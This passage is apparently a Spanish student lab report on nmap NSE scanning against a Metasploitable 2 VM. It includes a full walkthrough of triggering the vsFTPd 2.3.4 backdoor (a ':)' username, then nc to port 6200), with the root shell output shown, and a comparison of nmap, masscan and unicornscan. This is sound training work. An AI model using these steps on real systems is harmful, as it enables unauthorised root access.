|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression, Speaks41ProtocolNew
|   Status: Autogenerated
|   Salt: 532bZnJskXJKW1
5423/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
|_ssl-ctrl: TLS randomness does not represent time
5900/tcp  open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|   |_ vnc-authentication (2)
6000/tcp  open  x11        (access denied)
6667/tcp  open  irc        UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2025-11-16T08:51:40-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: METASPOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 44ms4s, deviation: 3h32m08s, median: -1h45m06s
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  17.42 ms 192.168.1.217

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.26 seconds

(izan@kali-jose)-[~/Desktop]
```

Ejercicio 4: Uso de NSE para vulnerabilidades

En el punto anterior detectaste las versiones de los servicios que se están ejecutando en la máquina metasploitable 2. Mediante el uso de NSE que permite extender las funcionalidades de NMAP más allá del reconocimiento de red, vamos a detectar si hay vulnerabilidades y en caso de ser posible, explotarlas.

1. Utilizando la detección de versiones con -F que has usado contra la máquina metasploitable, intenta averiguar si hay algún script que pueda servir para explotar una vulnerabilidad en el servicio FTP (pista: usa la categoría vuln contra el puerto 21).

La forma de realizar la detección de la vulnerabilidad es usando nmap con la directiva --script, el puerto del servicio y el host que vamos a testear. Escribe el comando que has usado y el resultado de la detección de la vulnerabilidad.

El comando que he usado es “nmap -p21 –script vuln 192.168.1.217” y los resultados obtenidos son estos:

```
(izan㉿kali-jose) [~/Desktop]
$ nmap -p21 --script vuln 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:43 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|     After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).

Nmap scan report for 192.168.1.217
Host is up (0.026s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:2011-2523  BID:48539
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|         Disclosure date: 2011-07-03
|         Exploit results:
|           Shell command: id
|           Results: uid=0(root) gid=0(root)
|           References:
|             https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|             https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|             http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|             https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 36.26 seconds
```

Esto detecta la vulnerabilidad del backdoor de mi servidor metasploitable que es:
vsFTPD versión 2.3.4 backdoor

2. Una vez encontrado el exploit en el servicio FTP, busca en la documentación como lanzar el exploit para que ejecute un comando arbitrario y realiza una captura con la ejecución del comando en el servicio vulnerable.

Para poder actuar y utilizar la vulnerabilidad y así lanzar el exploit y que se ejecute un comando arbitrario debemos seguir estos pasos:

- 1) Primero intentamos conectar por FTP a la IP de nuestro servidor y al introducir el nombre de nuestro usuario acabado en ":" entonces se nos quedaría la pantalla de

login congelada y al poco tiempo se nos conectaría por ftp. Una vez hecho este paso, salimos de la consola.

```
(izan@kali-jose) [~/Desktop]
$ ftp 192.168.1.217
Connected to 192.168.1.217.
220 (vsFTPd 2.3.4)
Name (192.168.1.217:izan): izan:)
331 Please specify the password.
Password:

421 Service not available, remote server timed out. Connection closed.
ftp: Login failed
ftp>
ftp>
ftp>
ftp>
ftp> █
```

2) Después de salir de la consola FTP observamos el estado del Puerto 6200 (el cual nos abrirá una Shell) y veremos que su estado es “lM-x” que significa que está **abierto**.

```
(izan@kali-jose)-[~/Desktop]
$ nmap -p6200 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 10:56 EST
Nmap scan report for 192.168.1.217
Host is up (0.014s latency).

PORT      STATE SERVICE
6200/tcp   open  lm-x
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

(izan@kali-jose)-[~/Desktop]
$
```

3) Una vez comprobado el estado del puerto 6200, realizamos el comando “nc” para poder explotar el servidor y entrar mediante un puerto que especifiquemos (en este caso el 6200). Una vez dentro, nos dejará poner comandos donde podremos explotar todas las necesidades que tengamos. Aquí adjunto algunos de los comandos que he ejecutado:

```
(izan@kali-jose)-[~/Desktop]
$ nc 192.168.1.217 6200
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
root
$
```

Ejercicio 5: Comparativa de herramientas de reconocimiento

Realiza una pequeña comparativa de las herramientas lanzando el mismo escaneo contra una máquina metasploitable.

Si bien zmap y masscan funcionan mejor para escaneos de redes enormes en un determinado puerto, unicornscan es más versátil.

Realiza un escaneo de los puertos 20 al 9000 contra la IP de una máquina estasploitable y observa los resultados comparando nmap, masscan y unicornscan. Usa la página de manual o la opción -h o --help para buscar las opciones.

1) Escaneo con nmap:

```
(izan㉿kali-jose)-[~/Desktop]
└─$ nmap -p20-9000 192.168.1.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 11:05 EST
Nmap scan report for 192.168.1.217
Host is up (0.0011s latency).
Not shown: 8955 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
MAC Address: 08:00:27:01:40:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

2) Escaneo con Masscan:

```
(izan㉿kali-jose)-[~/Desktop]
└─$ sudo masscan -p20-9000 192.168.1.217 --rate 10000
[sudo] password for izan:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-11-16 16:08:01 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [8981 ports/host]
Discovered open port 5900/tcp on 192.168.1.217
Discovered open port 139/tcp on 192.168.1.217
Discovered open port 512/tcp on 192.168.1.217
Discovered open port 8009/tcp on 192.168.1.217
Discovered open port 8180/tcp on 192.168.1.217
Discovered open port 3306/tcp on 192.168.1.217
Discovered open port 2121/tcp on 192.168.1.217
Discovered open port 111/tcp on 192.168.1.217
Discovered open port 25/tcp on 192.168.1.217
Discovered open port 6000/tcp on 192.168.1.217
Discovered open port 2049/tcp on 192.168.1.217
Discovered open port 23/tcp on 192.168.1.217
Discovered open port 513/tcp on 192.168.1.217
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 21/tcp on 192.168.1.217
Discovered open port 53/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.217
Discovered open port 514/tcp on 192.168.1.217
Discovered open port 80/tcp on 192.168.1.217
```

3) Escaneo con Unicornscan:

```
(izan㉿kali-jose) [~/Desktop]
$ sudo unicornscan -mT -p 20-9000 192.168.1.217
TCP open      ftp[ 21]      from 192.168.1.217 ttl 64
TCP open      ssh[ 22]      from 192.168.1.217 ttl 64
TCP open      telnet[ 23]    from 192.168.1.217 ttl 64
TCP open      domain[ 53]   from 192.168.1.217 ttl 64
TCP open      http[ 80]     from 192.168.1.217 ttl 64
TCP open      sunrpc[ 111]  from 192.168.1.217 ttl 64
TCP open      netbios-ssn[ 139] from 192.168.1.217 ttl 64
TCP open      microsoft-ds[ 445] from 192.168.1.217 ttl 64
TCP open      exec[ 512]    from 192.168.1.217 ttl 64
TCP open      login[ 513]   from 192.168.1.217 ttl 64
TCP open      shell[ 514]   from 192.168.1.217 ttl 64
TCP open      rmiregistry[ 1099] from 192.168.1.217 ttl 64
TCP open      ingreslock[ 1524] from 192.168.1.217 ttl 64
TCP open      shilp[ 2049]  from 192.168.1.217 ttl 64
TCP open      scientia-ssdb[ 2121] from 192.168.1.217 ttl 64
TCP open      mysql[ 3306]  from 192.168.1.217 ttl 64
TCP open      distcc[ 3632]  from 192.168.1.217 ttl 64
TCP open      postgresql[ 5432] from 192.168.1.217 ttl 64
TCP open      winvnc[ 5900]  from 192.168.1.217 ttl 64
TCP open      x11[ 6000]   from 192.168.1.217 ttl 64
TCP open      irc[ 6667]   from 192.168.1.217 ttl 64
TCP open      unknown[ 8009] from 192.168.1.217 ttl 64
TCP open      unknown[ 8180] from 192.168.1.217 ttl 64
TCP open      msgsrvr[ 8787] from 192.168.1.217 ttl 64
```

Una vez hecho el escaneo con las diferentes herramientas he llegado a la conclusión de que:

- **Nmap** ofrece una velocidad media pero una precisión muy alta. Su mayor ventaja es que detecta servicios y versiones mediante scripts NSE, aunque resulta más lento en escaneos grandes.
- **Masscan** es extremadamente rápido y adecuado para escaneos masivos, con una precisión aceptable; sin embargo, no permite identificar versiones de servicios.
- **Unicornscan** también es rápido y bastante preciso, permitiendo escaneos asíncronos y captura de banners. Su desventaja es que es menos utilizado y tiene menos documentación disponible.